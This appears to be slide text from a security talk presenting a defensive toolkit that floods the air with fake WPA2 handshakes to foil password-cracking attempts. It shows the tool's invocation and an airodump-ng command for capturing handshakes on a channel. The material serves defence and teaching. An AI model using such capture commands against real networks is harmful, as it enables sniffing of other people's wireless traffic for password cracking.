


# Targeting WPA2 PSK Attacks

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- Attackers who want to recover WPA2 passwords must sniff handshakes between APs and hosts
- The generation of fake handshakes compromises password cracking efforts

# Targeting WPA2 PSK Attacks



# WPA2 PSK Spoofing (What Defenders See)

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```
# ./pesky.salad -e garcia -i wlan0 -c 9 -k FakePassword -t 10
```

# WPA2 PSK Spoofing (What Attackers See)

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```
#  
# airodump-ng mon0 -c 9 -w sample
```



# The Future

- Integration with
  - OpenWRT
  - Existing IDS/IPS systems
  - Proxies
- Target **ANY** tool that otherwise works

# Thanks!

- GitHub for The **S**eek **L**ocate **D**estroy Toolkit  
<https://github.com/johnventura/The-Salad-Project>

- Twitter  
@JohnAVentura

